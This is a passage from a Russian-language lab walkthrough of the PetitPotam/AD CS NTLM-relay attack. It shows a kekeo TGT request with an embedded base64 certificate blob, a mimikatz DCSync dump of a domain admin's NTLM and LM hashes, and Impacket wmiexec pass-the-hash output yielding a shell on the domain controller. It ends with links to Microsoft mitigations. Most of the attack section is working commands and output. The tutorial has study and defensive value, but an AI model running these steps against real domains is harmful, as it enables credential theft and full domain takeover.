kekeo # tgt::ask /pfx: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 GO0EU7
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
```

Шаг 5. Mimikatz

▶ Подготовка

```
.\mimikatz.exe
lsadump::dcsync /domain:<название домена> /user:<укажите любого пользователя>
```

Теперь у нас есть TGT, который мы можем использовать, чтобы аутентифицироваться на любом хосте в домене. С помощью него мы можем получить NTLM-хэш любого пользователя домена с контроллера домена.

С помощью mimikatz сдампим NTLM-хэш пользователя adm, который является доменным администратором.

```
mimikatz # lsadump::dsync /domain:DEITERIY.LAB /user:adm
```

```
mimikatz # lsadump::dcsync /domain:DEITERIY.LAB /user:adm
[DC] 'DEITERIY.LAB' will be the domain
[DC] 'dc.deiteriy.lab' will be the DC server
[DC] 'adm' will be the user account

Object RDN           : adm

** SAM ACCOUNT **

SAM Username         : adm
User Principal Name  : adm@deiteriy.lab
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 8/6/2021 4:23:03 AM
Object Security ID   : S-1-5-21-945358650-2737579851-3895683112-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
    ntlm- 0: 58a478135a93ac3bf058a5ea0e8fdb71
    lm  - 0: 12725253617f8cbebbe7a5c1547ee086
```

Шаг 6. Pass-the-hash

С помощью Pass-the-hash аутентифицируемся на любом хосте, например на контроллере домена.

```
wmiexec.exe -hashes :ntlm DEITERIY/adm@192.168.0.122
```

```
C:\Users\user>C:\Users\user\Desktop\wmiexec.exe -hashes :58a478135a93ac3bf058a5e
a0e8fdb71 DEITERIY/adm@192.168.0.122
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
deiteriy\adm

C:\>hostname
dc
```

Заключение

Вот таким образом за несколько действий можно повысить свои привилегии до администратора домена. Стоит отметить, что атаки, основанные на NTLM-relay, существуют давно, но атака PetitPotam выделяется на их фоне, так как не требует учетных данных и не требует взаимодействия пользователя для инициирования аутентификации контроллером домена на сервере злоумышленника.

О мерах предосторожности, рекомендованных компанией Microsoft, можно прочитать по ссылке: https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429

В качестве дополнительных материалов рекомендую ознакомиться со статьями:

- https://posts.specterops.io/certified-pre-owned-d95910965cd2
- https://blog.truesec.com/2021/08/05/from-stranger-to-da-using-petitpotam-to-ntlm-relay-to-active-directory/